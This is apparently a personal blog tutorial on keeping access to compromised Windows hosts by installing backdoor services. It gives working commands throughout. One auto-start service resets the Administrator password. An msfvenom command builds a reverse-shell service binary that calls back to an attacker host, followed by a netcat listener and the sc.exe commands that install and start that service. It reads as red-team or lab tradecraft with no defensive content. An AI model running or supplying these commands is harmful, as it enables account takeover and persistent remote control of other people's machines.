Windows persistence through backdoor services
Hello, everyone! I’m Irfan, and today, let’s delve into the topic of achieving Windows persistence through backdoor services. So, let’s get started and explore this concept.
Firstly, let’s discuss the importance of persistence. Once we secure our initial foothold within a target’s internal network, it becomes crucial to establish mechanisms that allow continued access without going through the entire exploitation process again. Persistence is essentially about creating alternate pathways to regain access to a host.
There are numerous techniques to achieve persistence, and today, we’ll focus on one specific method. We can create and initiate a service named “Backdoorservice” using the following commands:
sc.exe create Backdoorservice binPath= "net user Administrator Passwd123" start= auto
sc.exe start Backdoorservice
The “net user” command will execute when the service starts, resetting the Administrator’s password to Passwd123. Note the setting that ensures the service starts automatically (start=auto) without requiring user interaction.

While resetting a user’s password is effective, we can take it a step further by creating a reverse shell with msfvenom and associating it with the service. Keep in mind that service executables are unique and must follow a specific protocol to be handled by the system. To create an executable compatible with Windows services, we can use the exe-service format in msfvenom:
msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKER_IP LPORT=4448 -f exe-service -o rev-svc.exeAfter creating the service, transfer it to the Windows machine. Start a Python server on your attacker machine for this purpose.
On the Windows machine, execute the following PowerShell command:

I put the rev-svc.exe in C:\Windows directory and named it rev.exe.
Next, start a netcat session on your attacker machine using:
nc -lvnp 4448Create and start a new service named “BackdoorService2” in the Windows command prompt with the following commands:
sc.exe create BackdoorService2 binPath="C:\Windows\rev.exe" start=auto
sc.exe start BackdoorService2
and Boooooom…………

you will receive reverse shell on your attacker machine.Feel free to share any suggestions to enhance this blog further.
I hope you enjoyed it, You can follow me here on LinkedIn or Twitter.